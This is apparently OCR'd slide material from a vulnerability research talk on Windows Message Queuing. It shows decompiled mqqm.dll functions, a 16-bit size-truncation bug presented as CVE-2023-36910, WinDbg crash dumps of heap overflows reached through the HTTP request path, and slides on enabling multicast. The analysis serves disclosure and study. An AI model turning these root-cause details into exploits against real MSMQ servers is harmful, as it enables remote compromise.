


```
  if ( a1->qword2A0 || *(_DWORD *)&a1->field_2E8 )
  {
    LOWORD(v12) = 0;
    if ( !a1->gap_312[0] )
      v12 = 2 * a1->dword318 + 6;
    v11 = CSecurityHeader::CalcSectionSize(
            a1->dword300,
            0,
            a1->qword2A0,
            (unsigned __int16)a1->field_2E8,
            (unsigned __int16)v12);
  }
```



```
char *__fastcall BuildSecurityHeaderSection(const struct CMessagePro
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v3 = a2;
  v5 = &a1->field_2E8;
  dwCertificateSize = *(_DWORD *)v5;
  if ( *(_DWORD *)v5 )
  {
    qword2F0 = (const void *)a1->qword2F0;
    v3->m_ulSenderCertSize = dwCertificateSize;
    memcpy_0(
      &v3->m_abSecurityInfo[((v3->m_wSenderIDSize + 3i64) & 0xFFFFFFFCi64)
                          + ((v3->m_wEncryptedKeySize + 3i64) & 0xFFFFFFFCi64)
                          + ((v3->m_wSignatureSize + 3i64) & 0xFFFFFFFCi64)],
      qword2F0,
      dwCertificateSize);
  }
```







```
ExceptionAddress: 00007ff907b180d3 (msvcrt!memcpy+0x00000000000001d3)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000001
   Parameter[1]: 0000017548b60000
Attempt to write to address 0000017548b60000
0:051> .ecxr
rax=0000017548b50cb4 rbx=0000017548b50b94 rcx=0000017548b60010
rdx=fffffffffff80f484 rsi=0000000000000110 rdi=00000000003f0644
rip=00007ff907b180d3 rsp=0000003f1f16e558 rbp=0000017548760034
 r8=0000000000000028  r9=000000000000f84b r10=0000017548760034
r11=000001754875077c r12=0000000000000000 r13=0000017547593eb0
r14=0000017548b50138 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
msvcrt!memcpy+0x1d3:
00007ff9`07b180d3 0f2b41f0        movntps xmmword ptr [rcx-10h],xmm0 ds:00000175`48b60000=????????????
0:051> kf
  *** Stack trace for last set context - .thread/.cxr resets it
 #   Memory  Child-SP          RetAddr               Call Site
00           0000003f`1f16e558 00007ff8`cf955e8d     msvcrt!memcpy+0x1d3
01         8 0000003f`1f16e560 00007ff8`cf9563ae     mqqm!BuildCompoundMessageHeaderSection+0x91
02        40 0000003f`1f16e5a0 00007ff8`cf957490     mqqm!BuildPacket+0x12e
03        50 0000003f`1f16e5f0 00007ff8`cf953a43     mqqm!MessagePropToPacket+0xc8
04        60 0000003f`1f16e650 00007ff8`cf953b60     mqqm!Deserialize+0xd3
05       3c0 0000003f`1f16ea10 00007ff8`cf91842c     mqqm!MpDeserialize+0xdc
06       120 0000003f`1f16eb30 00007ff8`cf91822e     mqqm!MpSafeDeserialize+0x14
07        40 0000003f`1f16eb70 00007ff8`cf91a004     mqqm!HttpAccept+0x1e
08        40 0000003f`1f16ebb0 00007ff9`080a2293     mqqm!R_ProcessHTTPRequest+0x154
09        70 0000003f`1f16ec20 00007ff9`0810e117     rpcrt4!Invoke+0x73
0a        60 0000003f`1f16ec80 00007ff9`08087cec     rpcrt4!Ndr64StubWorker+0xb57
0b       6b0 0000003f`1f16f330 00007ff9`08085b28     rpcrt4!NdrServerCallAll+0x3c
0c        50 0000003f`1f16f380 00007ff9`0806e42c     rpcrt4!DispatchToStubInCNoAvrf+0x18
0d        50 0000003f`1f16f3d0 00007ff9`0806e121     rpcrt4!RPC_INTERFACE::DispatchToStubWorker+0x1ac
0e        d0 0000003f`1f16f4a0 00007ff9`0805c0d0     rpcrt4!RPC_INTERFACE::DispatchToStub+0xf1
0f        70 0000003f`1f16f510 00007ff9`0805b4d1     rpcrt4!LRPC_SCALL::DispatchRequest+0x140
10        d0 0000003f`1f16f5e0 00007ff9`0805a633     rpcrt4!LRPC_SCALL::HandleRequest+0xdb1
11       110 0000003f`1f16f6f0 00007ff9`0805a2a3     rpcrt4!LRPC_SASSOCIATION::HandleRequest+0x2c3
12        80 0000003f`1f16f770 00007ff9`08059f99     rpcrt4!LRPC_ADDRESS::HandleRequest+0x183
13        a0 0000003f`1f16f810 00007ff9`0806519f     rpcrt4!LRPC_ADDRESS::ProcessIO+0x939
14       150 0000003f`1f16f960 00007ff9`0961077b     rpcrt4!LrpcIoComplete+0xff
15        90 0000003f`1f16f9f0 00007ff9`096057eb     ntdll!TppAlpcpExecuteCallback+0xdb
```


Case Study - CVE-2023-36910

- Provider Name Truncating Buffer overflow




```
__int64 __fastcall CalculatePacketSize(struct QUEUE_FORMAT *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( *((_QWORD *)a1 + 84) || *((_DWORD *)a1 + 186) )
  {
    LOWORD(dwProviderSize) = 0;
    if ( !*((_BYTE *)a1 + 786) )
      dwProviderSize = 2 * *((_DWORD *)a1 + 198) + 6;
    v11 = CSecurityHeader::CalcSectionSize(
            *((_WORD *)a1 + 384),
            0,
            *((_WORD *)a1 + 336),
            *((unsigned __int16 *)a1 + 372),
            (unsigned __int16)dwProviderSize);  // dwProviderSize truncated to 16-bits
  }
```





```
void __fastcall CSecurityHeader::SetProvInfo(CSecurityHeader *this, __int16 a2, wchar_t *a3, int a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  *(_WORD *)this ^= (*(_WORD *)this ^ (a2 << 6)) & 0x40;
  if ( (*(_BYTE *)this & 0x40) == 0 )
  {
    v6 = 0;
    v7 = ((*((_DWORD *)this + 2) + 3) & 0xFFFFFFFC)
       + ((*((unsigned __int16 *)this + 1) + 3) & 0xFFFFFFFC)
       + ((*((unsigned __int16 *)this + 2) + 3) & 0xFFFFFFFC)
       + ((*((unsigned __int16 *)this + 3) + 3) & 0xFFFFFFFC);
    v8 = (unsigned int)v7;
    *(_DWORD *)((char *)this + v7 + 16) = a4;
    if ( a3 )
    {
      dwProviderNameLength = mqwcslen(a3);
      StringCchCopyW((wchar_t *)((char *)this + v8 + 20), (unsigned int)(dwProviderNameLength + 1), a3);
    }
    *((_DWORD *)this + 3) = 2 * v6 + 4;
  }
}
```




```
ExceptionAddress: 00007ff907b180eb (msvcrt!memcpy+0x00000000000001eb)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000001
   Parameter[1]: 000002dd6f040000
Attempt to write to address 000002dd6f040000
0:052> .ecxr
rax=000002dd6ee40248 rbx=000000000010056c rcx=000002dd6f040020
rdx=fffffffffbfcdf8 rsi=000002dd6ec40024 rdi=000000f785d7e4d0
rip=00007ff907b180eb rsp=000000f785d7e3e8 rbp=000002dd6ec40034
 r8=0000000000000000  r9=0000000000000034 r10=000002dd6ec40034
r11=000002dd6ec3db18 r12=0000000000000000 r13=000002dd6dbac1a0
r14=000002dd6ee40240 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
msvcrt!memcpy+0x1eb:
00007ff9`07b180eb 0f2b59e0        movntps xmmword ptr [rcx-20h],xmm3 ds:000002dd`6f040000=????????????
0:052> kf
  *** Stack trace for last set context - .thread/.cxr resets it
 #   Memory  Child-SP          RetAddr               Call Site
00           000000f7`85d7e3e8 00007ff8`e4206382     msvcrt!memcpy+0x1eb
01         8 000000f7`85d7e3f0 00007ff8`e4207490     mqqm!BuildPacket+0x102
02        50 000000f7`85d7e440 00007ff8`e4203a43     mqqm!MessagePropToPacket+0xc8
03        60 000000f7`85d7e4a0 00007ff8`e4203b60     mqqm!Deserialize+0xd3
04       3c0 000000f7`85d7e860 00007ff8`e41c842c     mqqm!MpDeserialize+0xdc
05       120 000000f7`85d7e980 00007ff8`e41c822e     mqqm!MpSafeDeserialize+0x14
06        40 000000f7`85d7e9c0 00007ff8`e41ca004     mqqm!HttpAccept+0x1e
07        40 000000f7`85d7ea00 00007ff9`080a2293     mqqm!R_ProcessHTTPRequest+0x154
08        70 000000f7`85d7ea70 00007ff9`0810e117     rpcrt4!Invoke+0x73
09        60 000000f7`85d7ead0 00007ff9`08087cec     rpcrt4!Ndr64StubWorker+0xb57
0a       6b0 000000f7`85d7f180 00007ff9`08085b28     rpcrt4!NdrServerCallAll+0x3c
0b        50 000000f7`85d7f1d0 00007ff9`0806e42c     rpcrt4!DispatchToStubInCNoAvrf+0x18
0c        50 000000f7`85d7f220 00007ff9`0806e121     rpcrt4!RPC_INTERFACE::DispatchToStubWorker+0x1ac
0d        d0 000000f7`85d7f2f0 00007ff9`0805c0d0     rpcrt4!RPC_INTERFACE::DispatchToStub+0xf1
0e        70 000000f7`85d7f360 00007ff9`0805b4d1     rpcrt4!LRPC_SCALL::DispatchRequest+0x140
0f        d0 000000f7`85d7f430 00007ff9`0805a633     rpcrt4!LRPC_SCALL::HandleRequest+0xdb1
10       110 000000f7`85d7f540 00007ff9`0805a2a3     rpcrt4!LRPC_SASSOCIATION::HandleRequest+0x2c3
11        80 000000f7`85d7f5c0 00007ff9`08059f99     rpcrt4!LRPC_ADDRESS::HandleRequest+0x183
12        a0 000000f7`85d7f660 00007ff9`0806519f     rpcrt4!LRPC_ADDRESS::ProcessIO+0x939
13       150 000000f7`85d7f7b0 00007ff9`0961077b     rpcrt4!LrpcIoComplete+0xff
14        90 000000f7`85d7f840 00007ff9`096057eb     ntdll!TppAlpcpExecuteCallback+0xdb
15        40 000000f7`85d7f880 00007ff9`07f63db1     ntdll!TppWorkerThread+0x43b
16       2b0 000000f7`85d7fb30 00007ff9`095d32a1     kernel32!BaseThreadInitThunk+0x21
17        30 000000f7`85d7fb60 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

Multicast

Multicast

- Reliable Multicast Programming (PGM)
  - [MC-MQSRM]: PGM Example | Microsoft Learn
  - Reliable Multicast Programming (PGM) - Win32 apps | Microsoft Learn
  - PGM Senders and Receivers - Win32 apps | Microsoft Learn
- Code in mqqm.dll and rmcast.sys

How to enable Multicast support




New Private Queue

Create in: desktop-opiapml

Queue name:
private$\

☐ Transactional



desktop-opiapml\private$\test

Label: private$\test

Type ID: {00000000-0000-0000-0000-000000000000}

☐ Limit message storage to (KB):

☐ Authenticated

Nontransactional queue


Privacy level: Optional

Journal

☐ Enabled

☐ Limit journal storage to (KB):

Queue is unauthenticated. Message senders can bypass the Access Control settings specified in the Security tab.




A multicast address and port in the following format can be associated with this queue: <address>:<port>

Example: 234.1.1.1:8001


Multicast address can range from 224.0.0.0 to 239.255.255.255

Multicast address:

MSMQ-Multicast: Create - When you click OK



```
 #   Memory  Child-SP          RetAddr               Call Site
00           fffff48c`da196348 fffff800`20fb1d0c     RMCAST!TdiOpenAddressHandle
01         8 fffff48c`da196350 fffff800`20fb7c63     RMCAST!PgmCreateAddress+0x248
02        a0 fffff48c`da1963f0 fffff800`174d8f85     RMCAST!PgmDispatchCreate+0x143
03        40 fffff48c`da196430 fffff800`179a46c2     nt!IofCallDriver+0x65
